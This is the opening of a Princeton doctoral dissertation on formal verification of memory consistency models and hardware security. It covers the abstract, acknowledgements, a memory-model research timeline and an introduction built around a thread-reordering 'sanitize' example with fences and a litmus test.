Concurrency and Security Verification in Heterogeneous Parallel Systems

Caroline June Trippel

A Dissertation
Presented to the Faculty
of Princeton University
in Candidacy for the Degree
of Doctor of Philosophy

Recommended for Acceptance
by the Department of
Computer Science
Adviser: Professor Margaret Martonosi

November 2019

Abstract

To achieve performance scaling at manageable power and thermal levels, modern systems architects employ parallelism along with high degrees of hardware specialization and heterogeneity. Unfortunately, the power and performance improvements afforded by heterogeneous parallelism come at the cost of significantly increased design complexity, with different components being programmed differently and accessing shared resources differently. This design complexity in turn presents challenges for architects who need to devise mechanisms for orchestrating, enforcing, and verifying the correctness and security of executing applications.

As it turns out, software-level correctness and security problems can result from problematic hardware event orderings and interleavings that take place when an application executes on a particular hardware implementation. Since hardware designs are complex, and since a single user-facing instruction can exhibit a variety of different hardware execution event sequences, analyzing and verifying systems for correct and secure orderings and interleavings of these events is challenging. To address this issue, this dissertation combines hardware systems architecture approaches with formal methods techniques to support the specification, analysis, and verification of implementation-aware event ordering scenarios. The specific goal here is enabling automatic synthesis of implementation-aware programs capable of violating correctness or security guarantees when such programs exist.

First, this dissertation presents TriCheck, an approach and tool for conducting full-stack memory consistency model verification (from high-level programming languages down through hardware implementations). Using rigorous and efficient formal approaches, TriCheck identified flaws in the 2016 RISC-V memory model specification and two counterexamples to a previously proven-correct compiler mapping scheme from C11 onto Power and ARMv7.

Second, after making the important observation that memory consistency model and security analyses are amenable to similar approaches, this thesis presents CheckMate, an approach and tool for conducting hardware security verification. CheckMate uses formal techniques to evaluate susceptibility of a hardware system design to formally-specified security exploit classes. When a design is susceptible, proof-of-concept exploit codes are synthesized. CheckMate automatically synthesized programs representative of Meltdown and Spectre *and* new exploits, MeltdownPrime and SpectrePrime.

Third, this dissertation presents approaches for handling memory model heterogeneity in hardware systems, focusing on correctness and highlighting applicability of the proposed techniques to security.

Acknowledgements

It is hard to believe that my time as a Princeton graduate student is coming to an end. I would like to take some time to acknowledge the many people who have made both this moment possible and this period of my life so transformative.

I would first like to thank my advisor, Margaret Martonosi, for all of her support and guidance over the years and for encouraging me to pursue a PhD in the first place. I often tell the story of how I was unsure as to whether to pursue a PhD or a Masters degree when I was applying to graduate school, resulting in me applying to both PhD and Master programs. At Princeton, I applied to the Masters program and was eventually contacted by Margaret who asked if I would be interested in converting my Masters application into a PhD application. I said "yes," and my life has been changed for the better as a result. I could not have asked for a better advisor than Margaret. She leads by example and is always striving to make our greater research community better. Whenever I have needed advice, be it technical, professional, or personal, Margaret has been readily available and willing to provide it. I want to thank Margaret for accepting nothing less than my best. I am truly grateful to have her as a mentor.

I would like to thank the remainder of my thesis committee: Andrew Appel, Aarti Gupta, Daniel Lustig, and David Wentzlaff. I would especially like to thank Aarti and Dan for their valuable feedback on my dissertation. Lastly, thank you to Dan for being such a great mentor, collaborator, and friend throughout my PhD.

I would like to acknowledge my high school, undergraduate, and industry mentors who sparked and sustained my interests in scientific research and academia. First, I would like to thank Bill Boggess from the University of Notre Dame who first introduced me to and advised me on academic research when I was in high school. Next, I would like to thank David Meyer from Purdue University for encouraging me to serve as an undergraduate teaching assistant for two of his ECE courses. Lastly, I would like to thank Michael Pellauer for his guidance and mentorship during my two internships at NVIDIA and during our continued collaborations outside of my internships.

Next, I would like to acknowledge all of the MRM Group members that I overlapped with during my time at Princeton: Ozlem, Yavuz, Wenhao, Dan, Ali, Tae Jun, Themis, Prakash, Aninda, Naorin, Teague, Wei, Yipeng, Luwa, Tyler, and my "research sibling," Yatin. Thank you all for being such great colleagues, collaborators, and friends. I hope that our paths continue to cross in the future. Additionally, I want to thank the members of Sharad Malik's and Aarti Gupta's research groups for meaningful research interactions and technical collaborations.

Saving the best for last, I would now like to thank my family for making this moment possible. Thank you to my parents, Chris and Terry, for instilling in me from an early age the idea that I could be anything I wanted to be when I grew up. Thank you for your value of education and for encouraging me to pursue my interests in math and science. Thank you for sending me to Montessori school and for having me take piano lessons. These experiences taught me to be curious, to try new things, and to not give up. Thank you for instilling in me a love of food and family. Calling my family and cooking a meal with friends has guided me through the ups and downs of graduate school.

Thank you to the best brothers I could ever ask for, Tim and Christopher. Thank you for your encouragement and of course your friendly competition that always drives me to put my best foot forward. Thank you also for your senses of humor and for always being able to uplift my mood.

Thank you to my Aunt Paula (AP) and Uncle Bob (UB) for being my second parents. Thank you for letting me live with you during my Boston-area internships and for giving me a second home on the East Coast. Thank you for all of your support and for always being there for me.

Thank you to my grandparents, June and Ed Garrow and Angie and Jim Trippel. Thank you for your support throughout my life and for helping to raise me to be the person I am today. I am sure that my Grandma, Grandpa, and Papa Jim would be proud of what I have accomplished.

Finally, I would like to acknowledge my husband, Greg. Thank you for being my best friend and for always being an example of hard work and perseverance. You motivate me every day to be the best version of myself. Thank you for laughing with me, cooking with me, going to the gym with me, and even brainstorming research ideas with me. I am so lucky to be living life with you and am excited for our next adventures together.

Thank you to Greg and to my entire family for your love and support and for always believing in me. I could not have done this without you.

To my husband, Gregory.

To my parents, Christine and Terrence.

And to my brothers, Timothy and Christopher.

Contents

Chapter 1

Introduction

1.1 Motivation

1.1.1 Technology Trends Driving Decades of Single-Core Performance Scaling

A period of rapid innovation lasting roughly 20 years transformed the modern computer from a theoretical concept [Tur37] into a transistor-based reality [Com15]. With the promise of integrated circuits [Jac59] to solve the challenge of realizing complex computer designs composed of "hundreds, thousands, and sometimes tens of thousands of electron devices" [MP58], two notable design trends emerged and sustained 50 years of exponential computing advances. The first, *Moore's Law*, was the 1965 prediction by Intel co-founder Gordon Moore that transistor densities on integrated circuits would double about every two years [Moo65]. The second, *Dennard scaling*, was the 1974 observation by Dennard et al. that transistor power densities would remain constant as transistors scaled down in size [DGnY$^+$74]. With Moore's Law and Dennard scaling working together, transistors were scaled down in size in each technology generation, and CPU clock frequency was increased at the same power consumption to obtain faster circuits. Furthermore, hardware architects leveraged doubling transistor densities to create complex hardware organizations with features that further enhanced performance [HP11], while having to pay minimal attention to the energy efficiency of their design choices.

While power and performance scaling weathered multiple technology challenges throughout the history of Moore's Law and Dennard scaling, the last 10-15 years have posed challenges that have been more difficult to solve, with fewer existing technologies ready to substitute in. In particular, one challenge encountered in the early 2000s was a computing *power wall* where further compute improvements became power-limited [BC11, KM08, SMK14]. The primary contributor to this computing power wall was the breakdown of Dennard scaling around 2005. This inflection point in the history of computer architecture marked the end of almost half of a century of exponential growth in single-core processor performance and the beginning of a new era of power-aware computer systems design.

As power consumption transitioned into a primary constraint for computer systems development, new design and analysis trends emerged. First, with industry continuing to provide increasing transistor densities, architects turned from single-core designs to *multicore* designs to make use of these extra transistors with a constrained power budget [ABC+06, HM08]. Multicore architectures still persist today and are dominant in many important sectors of the computing industry, ranging from mobile devices to desktop computers and supercomputers. Second, power joined performance as a core early-stage computer architecture design metric, prompting the development of the first architecture-level techniques for power simulation and evaluation [BTM00, CMP+04].

Just as power challenges in the early 2000s spearheaded the development of novel architectural *power-aware* design (e.g., multicore processors) and analysis (e.g., architecture-level power simulators) techniques, the complexity of modern hardware systems is motivating the development of *reliability-aware* design and analysis techniques. More specifically, we have reached a new inflection point in the field of computer architecture where the degree of complexity in modern hardware systems design requires mechanisms for evaluating architecture-level correctness and security. This thesis addresses this requirement and the corresponding gaps in existing solutions.

1.1.2 The Shift to Multicore and the Enhanced Need for Consistency

The paradigm shift to multicore processors prompted the development of techniques to exploit parallelism. In particular, there was a renewed interested in *shared memory parallelism*, which had been previously deployed in the multiprocessor context. While software parallelism models often vary in how they facilitate communication between concurrent program threads, at the hardware level, multiprocessor and multicore communication is most generally achieved by giving programs the real or virtual ability to issue concurrent reads and writes to the same global memory space, called *shared memory*.

Renewed interest in shared memory parallelism revived efforts to define and orchestrate the correct execution of parallel programs. Specifically, researchers observed that shared memory parallelism, when combined with common single-core performance optimizations that reorder and buffer instructions, necessitates rules to govern the legal ordering and visibility of concurrent shared memory accesses. Furthermore, prior work on shared memory multiprocessors in the late 1970s demonstrated that existing *instruction set architectures (ISAs)*[1], which defined an *instruction interface* for software to target and for hardware designs to implement, were insufficient for encoding such a set of rules [Lam79]. Thus, ISAs were augmented with a *memory consistency model* (also referred to as a "memory model" or a "consistency model") [IBM83].

[1] The notion of an ISA was proposed by IBM in 1964 to allow hardware vendors to write one set of software and have it run well (and correctly) on a variety of hardware implementations at different price points for different customers [ABB64].

2018 – : Security	2019	NVIDIA PTX memory model [NVI17]
	2018	RISC-V Weak Memory Order (RVWMO) is ratified [WA19]
		RISC-V Total Store Order (RVTSO) extension is ratified [WA19]
		C. Trippel et al. adapt memory model analysis techniques to the security space [TLM18c, TLM18a, TLM19]
2014 – 2018: Verifying MCM Implementations		H. Zhang et al.'s axiomatic memory models for operational SoC modules [ZTM^{+}18]
	2017	Y. A. Manerkar et al. link μspec models to Verilog RTL [MLMP17]
		C. Trippel et al.'s full-stack memory model verification approach [TML^{+}17, MTL^{+}16]
		D. Lustig et al.'s Streamlined Causal Consistency (SCC) [LWPG17]
	2016	D. Lustig et al.'s μspec DSL for specifying a hardware system axiomatically [LSMB16]
		ARM ISA-Formal framework [RCD^{+}16]
		M. Batty et al. specify C11 and OpenCL SC atomics axiomatically [BDW16]
		K. Nienhuis et al. specify C11 operationally [NMS16]
	2015	D. Lustig's thesis [Lus15]
		Y. A. Manerkar et al. extend the μhb analysis paradigm to handle cache coherence protocols [MLPM15]
		D. Lustig et al.'s precise memory model specification format and translation framework [LTPM15]
		G. Petri et al. specify Java's memory model operationally [PVJ15]
		ARMv8 adds explicit support for release consistency [ARM13b]
	2014	D. Lustig et al.'s seminal work on μhb analysis [LPM14]
2004 – 2014: MCMs for HLLs & Formal MCM Specifications		J. Alglave's Herding Cats [AMT14]
		RISC-V Atomics Extension memory model [WLPA14]
	2013	
	2012	J. Alglave's hierarchy of weak memory models [Alg12]
		Mador-Haim et al. specify Power axiomatically [MHMS^{+}12]
	2011	Standardization of C/C++ memory model [ISO11a, ISO11b]
		M. Batty et al. specify C/C++ [BOS^{+}11]
		Sarkar et al. specify Power operationally [SSA^{+}11]
		ARM errata for load→load hazard [ARM11]
		RISC-V Baseline memory model [WLPA11]
	2010	J. Alglave's thesis [Alg10]
	2009	Owens et al. specify x86-TSO operationally [OSS09]
	2008	H. Boehm and S. Adve define a memory model for C++ [BA08]
		ARMv7 memory model [ARM08]
	2007	
	2006	Arvind and J.-W. Maessen's Instruction Reordering + Store Atomicity [AM06]
	2005	J. Manson et al. specify a memory model for Java [MPA05]
		Intel's first multicore silicon production begins [Int05]
	2004	AMD demonstrates first x86 multicore processor [AMD04]
1979 – 2004: MCMs for Multiprocessors		S. Hangal et al.'s TSOTool [HVML04]
	2003	
	2002	
	2001	IBM introduces finer-grained synchronization in POWER4 ISA (`lsync`/`lwsync`) [TDF^{+}01]
	2000	
	1999	Commit-Reconcile memory model [SAR99]
	1998	
	1997	
	1996	S. Adve and K. Gharachorloo's memory model tutorial [AG95]
	1995	K. Gharachorloo's thesis [Gha95]
	1994	SPARC Relaxed Memory Order (RMO) memory model [SPA94]
	1993	IBM PowerPC memory model [MSSW94, CSB93]
		S. Adve's thesis [Adv93]
	1992	Alpha memory model [Cor92]
		W. Collier's store atomicity framework [Col92]
	1991	SPARC Total Store Order (TSO) and Partial Store Order (PSO) memory models [SPA91]
	1990	Gharachorloo et al.'s Release Consistency (RC) [GLL^{+}90]
		S. Adve and M. Hill's Weak Ordering [AH90]
	1989	J. Goodman's Processor Consistency [Goo89]
	1988	
	1987	
	1986	Dubois et al. propose weak memory models [DSB86]
	1985	
	1984	
	1983	IBM System/370 memory model [IBM83]
	1982	
	1981	
	1980	
	1979	L. Lamport's SC for multiprocessors [Lam79]

Figure 1.1: Timeline of selected related work from the memory consistency model (MCM) literature that is discussed in Section 1.1.2.

The remainder of this section gives an overview of the evolution of memory models, referencing events from the timeline in Table 1.1.

1979 – 2004: Memory Models for Multiprocessors

In 1979, Leslie Lamport proposed the first memory consistency model, *sequential consistency (SC)*, for multiprocessors [Lam79]. Sequential consistency describes programmer-intuitive ordering rules for shared memory instructions in a parallel program. Specifically, a parallel program execution is *sequentially consistent* if it appears to execute as a strict interleaving of constituent program threads where per-thread instructions execute in *program order* (i.e., the order they appear in the program). Later, Dubois et al. proposed the idea of a *weak memory model* as one that is "weaker" than SC (i.e., one that relaxes requirements of SC) [DSB86]. As it turns out, many seemingly-simple and desirable hardware optimizations that emerged in the evolution of single-core processor designs (e.g., store buffers, out-of-order execution, speculation) contradict SC requirements, leading to weak memory models dominating in modern industrial processor design [AMD17, Int10, Int19, IBM13, ARM08, NVI17, ARM13b, WA19].

Throughout the 1990s, researchers in both academia and industry explored and developed a variety of different ISA memory models with different apparent performance and programmability trade-offs. In general, their proposed memory models differed with respect to requirements on instruction execution order (i.e., *preserved program order* in Section 2.1.2) and visibility of processor state updates (i.e., *store atomicity* in Section 2.1.2) [AM06, AG95]. Notably, the consistency models from this period that most heavily influenced today's commercial hardware and programming languages sought to provide intuitive SC ordering semantics for programs without overly-constraining compiler or hardware optimizations [AH90, GLL$^+$90].

2004 – 2014: Memory Models for High-Level Languages and Formal Memory Model Specifications

Historically, the hardware-software stack has been divided into layers with specifications provided to interface between layers. Following this trend, as multicore processors hit the market, researchers began to develop memory models for high-level languages (HLLs) to better exploit shared memory parallelism throughout the computing stack. The wide array of ISA memory models with varying ordering requirements that evolved previously inspired notably complex high-level language (HLL) memory models, such as those that have been defined for Java, C11[2], and OpenCL. Specifically, the complexity of these HLL models stemmed from the objective of enabling them to target virtually all of the available (and desirable) ISA memory model options.

Early memory models (and even many industry models that exist today) were defined using natural language descriptions and even code examples to demonstrate the effects of a given memory model on the execution of a parallel program. However, given that they are crucial for ensuring parallel program correctness, there has been a progression [AM06, SAR99] in *formalizing* consistency model definitions (Section 2.2.2). Formally specifying memory models enables their rigorous and mathematical analysis and consequently precise reasoning about their effects on parallel program behavior. Thus, various HLL[3] and ISA[4] memory models have been formalized and analyzed.

[2] In this thesis, C11 refers to the 2011 standard of the C/C++ language [ISO11a, ISO11b] that includes a formally specified memory consistency model [BA08].

[3] The following HLL memory models have all been formalized: Java, C11, and OpenCL [MPA05, BA08, PVJ15, BOS$^+$11, BDW16, NMS16].

[4] The following ISA memory models have all been formalized: x86-TSO, Power, ARMv7, ARMv8, RISC-V WMO and TSO, and NVIDIA PTX [SHW11, OSS09, AMT14, PFD$^+$17, NVI17, WA19]. RISC-V's two memory model options, WMO and TSO [WA19], were formally specified following work presented in Chapter 3 of this thesis that identified deficiencies in the 2016 RISC-V memory model specification [WLPA16].

2014 – 2018: Verifying Memory Model Implementations

Having distinct memory models for different layers of the hardware-software stack enables hardware, software, and compiler experts to collectively contribute their expertise to designing efficient and correct parallel computer systems. However, it necessitates translation between stack layers. As one example, compilers must map HLL memory model primitives onto one or more ISA instructions that uphold the requirements of the HLL model. Following from work on formal memory model specifications, researchers have produced verified compiler mapping[5] schemes from C11 and Java to a variety of target ISAs[6]. Various techniques have also been developed proving the correctness of operations performed within a C11 compiler [VBC+15,VN13]. As another example, a recent line of research by my colleagues at Princeton has proposed techniques for verifying that a microarchitecture correctly implements its ISA memory consistency model specification [LPM14, Lus15, MLPM15, LSMB16, MLMP17, MLMG18].

1.1.3 When a Feature is Really a Security Vulnerability

In addition to ensuring correctness for parallel programs, guaranteeing program security is a second challenge that emerges from the combination of single-core performance optimizations with shared resources. In particular, potential hardware security vulnerabilities arise when distinct processes can share hardware resources. Processes might share resources in a coarse-grained manner, through time-multiplexing execution or storing data on the same processor core, or in a fine-grained manner,

[5] This thesis uses the term "compiler mapping" to refer to a compiler's or runtime's translation of a HLL memory model primitive (e.g., a type of read or write operation) to one or more ISA instructions that sufficiently implement the HLL primitive's functionality and ordering requirements.

[6] Verified compiler mappings have been produced from C11 and Java memory model primitives to the x86, ARMv7, ARMv8, and Power ISAs [BOS+11, BMO+12, SMO+12, LVK+17, Sew16, PVJ15, vA08]. Recent work has also formally verified compiler mappings from an OpenCL-like (i.e., a "repaired" version of OpenCL in light of recent work on repairing C11 [LVK+17]) scoped C++ memory model onto PTX [LSG19].

via multithreading techniques [Tho64, Smi86, ALKK90, HKN+92]. When paired with particular hardware optimizations, this inter-process resource sharing can enable security violations for the executing processes. For example, hardware optimizations intended to improve "common case" performance [Amd67], have resulted in modern hardware designs that feature fast and slow paths for various instruction types (e.g., cache hits/misses and variable-latency arithmetic). This common optimization of variable-latency instructions can lead to covert- or side-channels and ultimately information leakage between processes [Sze19].

From their original inception to the present, ISAs have been defined and implemented under the assumption that the only processor state "visible" to an executing program is that which is accessible via user-facing ISA instructions. However, a vast amount of prior work (referenced in Section 4.7) has demonstrated that the combination of common microarchitectural performance optimizations (e.g., those resulting in variable-latency instructions) with resource sharing between processes has widened the scope of "architecturally visible state" to additionally include state that can be *detected* (e.g., by an attacker process observing variability in its own or a victim process's execution on a microarchitecture). To give some examples, in 2006, Prime+Probe [OST06] cache side-channel attacks were proposed as a way to leak secret AES encryption keys from a victim to an attacker process. Later in 2014, higher-resolution Flush+Reload [YF14] cache side-channel attacks were designed to more precisely leak arbitrary data accessed by a victim to an attacker, with the caveat that the leaked information must reside in read-only memory shared between the attacker and victim (e.g., via page deduplication). Starting with the announcement of Meltdown [LSG+18] and Spectre [KGG+18] in early 2018, researchers have began leveraging a wider array of microarchitectural features (e.g., features involved in hardware speculation) to achieve arbitrary information leakage from a victim's address space to an attacker process, with no exceptions on what that memory's access permissions might be [LSG+18, KGG+18, Int18, Hor18, SP18, KW18, BMW+18, WVBM+18, SSLG18, MR18, KKSA18, CBS+18, vSMO+19, MML+19, SLM+19, KGG19, IMB+19].

1.1.4 Consequences of Modern Design Trends for Reliability and Security

About 15 years after the end of Dennard scaling, Moore's law is steadily grinding to a halt[7]. As a result, architects have been increasingly turning towards hardware specialization and architectural heterogeneity to meet the power and performance requirements posed by today's important applications [CRDI07, Gre11, PCC+14, Shi19, top14]. One early example of this heterogeneity is the GPGPU paradigm, where a graphics processing unit (GPU) and CPU collectively execute general purpose (GP) applications (e.g., with the GPU focusing on parts of applications that can be parallelized and the CPU handling sequential components). As an example of more extreme heterogeneity, modern systems-on-chip (SoCs) integrate dozens of specialized hardware components. Using Apple's A series as a specific example, the A12 mobile SoC design (released in 2018) features over 40 accelerators [HR19].

Architectural heterogeneity is an important modern design trend that has implications for memory consistency and security reasoning, with different components being programmed differently and accessing shared memory differently. First, architectural heterogeneity not only implies instruction set diversity but also memory consistency model diversity. While memory consistency models have been studied for decades, emphasis has been placed on memory models in the context of *homogeneous systems.* Second, security reasoning becomes more even more complex when more components with more unique features are involved [KYP+14, ZTM+18].

[7] For example, Intel delayed its 10nm process multiple times [Eng18]

Thread 0	Thread 1
⓪ `d.sanitize()`	② `if (sanitized)`
① `sanitized = true`	③ `  d.use()`

Figure 1.2: Common compiler, runtime, and/or hardware optimizations can enable a use of `d` by Thread 1 before `d` has been "sanitized" by Thread 0 [MMM+15].

1.2 Motivating Example: Event Ordering Issues in the Hardware-Software Stack

This section presents a running example to build intuition for the sorts of counterintuitive program behaviors that can arise in parallel programs as a result of event ordering issues caused by weak memory models (i.e., memory models that relax SC) in the hardware-software stack. Additionally, this section motivates precisely defined memory consistency models as a way to specify and reason about correctness implications of such behaviors. The section concludes by discussing how current memory model analysis techniques fall short in truly enabling us to ensure that a programmer's intent is maintained from their HLL program formulations down to the executions of their programs on hardware implementations. Furthermore, it motivates a need for analogous security analysis techniques.

1.2.1 Event Ordering Issues in Software

Consider the parallel program in the code listing in Figure 1.2 [MMM+15]. Thread 0 is calling a `sanitize` method on some object `d`. After calling the `sanitize` method, Thread 0 sets `sanitized` equal to `true`. Upon seeing that `sanitized` is `true`, Thread 1 proceeds to use `d`. While this code listing might seem reasonable at first glance, its post-compilation execution on a target hardware implementation can actually result in Thread 1 accessing an "unsanitized" version of `d`. In other words, the following sequence of operations is possible: ①②③⓪. Aside from contradicting programmer-intended behavior, this program could lead to an unauthorized memory access by

`atomic/volatile sanitized;`	
Thread 0	Thread 1
⓪ `d.sanitize()`	② `if (sanitized)`
① `sanitized = true`	③ `  d.use()`

Figure 1.3: To prevent an "unsanitized" use of `d` in the code listing in Figure 1.2, the programmer can declare `sanitized` as an `atomic/volatile` (C11/Java) variable.

Thread 1 and consequently a security violation. This counter-intuitive behavior is possible as a result of common compiler, runtime, and/or hardware optimizations that may elect to reorder the instructions on each of the threads in Figure 1.2 in an effort to improve overall performance of the program's execution. From the perspective of compilers, runtimes, and hardware implementations, these thread-local reorderings are perfectly acceptable since the instructions involved in the reorderings operate on distinct memory locations.

To prevent this program from allowing Thread 1 to access an "unsanitized" version of `d`, the programmer can declare `sanitized` as an `atomic` (C11 syntax) or `volatile` (Java syntax) variable, as in Figure 1.3. The `atomic/volatile`[8] annotation essentially informs the compiler that `sanitized` may be accessed by multiple threads, and thus memory accesses to `sanitized` should not be reordered with other memory accesses in the program. Therefore, only the following instruction sequences are permitted: ⓪①②③, ⓪②①, and ②⓪①.

As illustrated by this example, with certain language-level program annotations (e.g., `atomic/volatile`), the programmer can communicate to the compiler or runtime what the ordering requirements are for a program's memory operations. These ordering requirements are defined by the memory consistency model of the programming language in order to constrain and specify the values that loads of shared memory are allowed to return in a parallel program. For example, the `atomic/volatile`

[8] Unless explicitly specified by the programmer, accesses to C11 `atomic` memory locations are annotated with the `memory_order_seq_cst` memory order (explained in more detail in Section 2.1.2) by default (the assumption in this example).

Core 0	Core 1
⓪ `st d.sanitized ← 1`	② `ld sanitized → r1`
	`cmp r1, #1`
① `st sanitized ← 1`	`bne end`
	③ `ld d.sanitized → r2`
	`end:`

Figure 1.4: Compiler translation of HLL instructions from Figure 1.3 into assembly instructions, taking into account the HLL memory consistency model only.

Core 0	Core 1
⓪ `st d.sanitized ← 1`	② `ld sanitized → r1`
`fence`	`cmp r1, #1`
① `st sanitized ← 1`	`bne end`
	`fence`
	③ `ld d.sanitized → r2`
	`end:`

Figure 1.5: Extending the assembly code in Figure 1.4 to take into account an ISA memory consistency model that allows reordering of stores with subsequent stores (to different addresses) and loads with subsequent loads (to different addresses).


annotation in the code listing above prevents the load of `d` on Thread 1 from returning uninitialized memory if the load of `sanitized` on Thread 1 returns `true`.

After establishing the program-level *requirements* for a piece of code (e.g., ordering requirements), compilers need information about the *features and guarantees* of the target hardware in order to translate the code into a correct and efficient assembly program. This hardware-level information is defined by the ISA which, as discussed in Section 1.1.2, is comprised of two primary components. The first is an instruction interface that specifies which instructions are supported by the hardware (i.e., which instructions are part of the hardware's assembly language) and how they access and update processor state. The second is the memory consistency model which specifies the *ordering guarantees of the hardware* (analogous to the memory model of the programming language which specifies the *ordering requirements of the programming language*).

From just the instruction interface portion of the ISA, we have sufficient information to begin translating the program in Figure 1.3 from HLL instructions into assembly instructions, abiding by the memory consistency model requirements of the program by preventing the compiler from reordering accesses to `sanitized`, as shown in Figure 1.4. The ISA memory consistency model interface serves as a mechanism for ensuring that the ordering requirements of the program are preserved in the face of hardware optimizations that might reorder operations. For example, assume the memory model of the target ISA in our running example specifies that hardware implementing said ISA can reorder stores with subsequent stores (to different addresses) and loads with subsequent loads (to different addresses). In this case, the compiler will insert special assembly instructions, often called fences or barriers, to explicitly tell hardware not to reorder operations (e.g. after or before fence or barrier instructions) in accordance with what the program requires. Assuming this store→store and load→load reordering behavior is possible for the hardware in our example (as it is for several industrial ISA memory models which are summarized later in Figure 2.1), Figure 1.4 would permit counter-intuitive instruction sequence, ①②③⓪. Explicit ordering enforcement to prevent this instruction sequence is illustrated in Figure 1.5 via the addition of two fence instructions.

1.2.2 Event Ordering Issues in Hardware


Extending the running example from the previous section (Section 1.2.1), assume that we can prove that after adding the appropriate `atomic/volatile` annotations to our original program (Figure 1.2) it is written in a way that is correct (e.g., `d` cannot be used if it is not "sanitized") and secure (e.g., unauthorized memory accesses are prevented). Further, assume that we can prove that the compiler preserved all of the correctness and security guarantees of the original program when translating it into assembly code (Figure 1.5). Unfortunately, these assumptions are not sufficient for



(a) 2-core, 5-stage, in-order μarch

Initial conditions: `d=0, sanitized=0`	
C0	C1
`st d ← 1`	`ld sanitized → r0`
`st sanitized ← 1`	`ld d → r1`
Outcome: `r0=1, r1=0`	

(b) Litmus test program corresponding to the running example from Section 1.2



(c) μhb graph corresponding to an impossible execution of the litmus test program in b on the μarch in a.

Figure 1.6: Microarchitectural happens-before graphs (μhb graphs) [LPM14], which are described in more detail in Section 2.2.3, provide a mechanism for enumerating and analyzing all of the possible ways in which a particular program could execute on a hardware design. Each "way" is represented by an acyclic μhb graph, differing according to the hardware events (nodes) and/or event orderings (edges) present in the graph. In this example, (c) contains a cycle and thus depicts an "unobservable" (i.e., impossible) execution of the program in (b) on the microarchitecture in (a).

guaranteeing that the original program runs correctly and securely on hardware. This is because when programs run on a microarchitecture, individual program instructions do not execute atomically. Instead, individual program instructions execute as a collection of steps or microarchitectural events. For example, an instruction might first get fetched from instruction memory (one microarchitectural event) and at later times execute (a second microarchitectural event) and update various processor state elements (multiple additional microarchitectural events). Figure 1.6c, which is described in more detail in Section 2.2.3, illustrates this idea with each instruction in the program in Figure 1.6b (corresponding to columns in Figure 1.6c's directed graph) effectively getting "cracked" into a series of hardware-level execution events (illustrated as graph nodes in Figure 1.6c) during its execution on the microarchitecture in Figure 1.6a.

Given the non-atomic nature of instruction execution on hardware implementations, there are many possible ways in which program instructions can interleave and interact with each other during a dynamic program execution. This translates to multiple different possible ways in which a given assembly program could execute on a target hardware implementation. As it turns out, it is possible for some of these hardware-level event orderings and interleavings to manifest as program-level correctness and security issues despite stemming from a seemingly proven-correct and proven-secure HLL program and compilation process.

1.3 Research Challenges and Goals

The world is undergoing a technological revolution in which computers are ubiquitous and performing increasingly sophisticated tasks, from locking and unlocking smart doors to driving cars and diagnosing disease. In addition to advancements in networks, algorithms, and even an increase in the abundance of data, improvements of computer hardware over the past 50 years play an important role in modern compute capabilities [AH18]. To sustain future computational improvements, there is a clear need for systems designers who design efficient, high-performance hardware organizations for executing today's important applications. However, due to the pervasiveness of computers and the complexity of their modern designs, we additionally need systems designers to develop techniques for specifying, orchestrating, and verifying the correctness and security of applications running on the designs they build.

In addition to designing efficient, high-performance hardware organizations, systems designers must define the rules that govern inter-module interactions in addition to specifying an instruction interface for their designs. As has been demonstrated under-specified, inadequately specified, or simply incorrect inter-module interactions can lead to incorrect program behavior and/or security vulnerabilities [ARM11, AMD12, TML$^+$17, MTL$^+$16, LVK$^+$17, GNBD16, KGG$^+$18, LSG$^+$18, Int18, Hor18, SP18, KW18, BMW$^+$18, WVBM$^+$18, SSLG18, MR18, KKSA18, TLM18c, CBS$^+$18, vSMO$^+$19, MML$^+$19,SLM$^+$19,KGG19,IMB$^+$19]. As one example, work related to this dissertation discovered that the 2016 RISC-V memory model was inadequately specified in light of its goal of supporting compiled C11 programs. As a second example, a growing body of recent work has demonstrated that under-specification of the sorts of inter-module interactions that can take place in modern hardware systems enables adversaries to leak sensitive information stored or accessed on such implementations. For 40 years the notion of memory consistency models have existed to address aspects of this problem, specifically pertaining to correctness of inter-module interactions. However, the memory consistency models of today's commercial hardware and languages, which define behavior as fundamental as what values can be returned by loads of shared memory, are complex, hard to verify, hard to implement, often do not account for heterogeneity, and explicitly do not address security guarantee.

Given the widespread deployment of heterogeneous parallelism, devising mechanisms for orchestrating, enforcing, and verifying the correct and secure interactions of heterogeneous compute elements has become a deeply important problem. My work pursues the vision of being able to guarantee that a particular program will always execute in a way that is correct and secure on a given hardware implementation. My primary insight for achieving this vision is that software-level correctness and security problems can be mapped down to the level of problematic hardware event orderings that occur when software executes. After identifying which hardware event orderings can result in program correctness or security issues, this dissertation proposes formal, early-stage tools and techniques to evaluate hardware systems designs and ultimately see if those culprit event orderings are possible on the designs in question or not. Since hardware designs are complex, and since a given user-facing instruction can induce a variety of different hardware event sequences (e.g., due to different execution paths), these tools and techniques are designed to effectively analyze all of the different ways in which a program could execute on a given hardware design. Each "way," which is distinguished by the unique set of hardware-level execution events and/or event orderings that result from a particular execution of a particular program, can then be checked for correctness and security violations. Overall, the work related to this thesis addresses the gap between programmer correctness and security expectations and hardware reality. The remainder of this section provides an overview of the specific challenges addressed by this dissertation.

1.3.1 Correctness Implications of Hardware Event Orderings

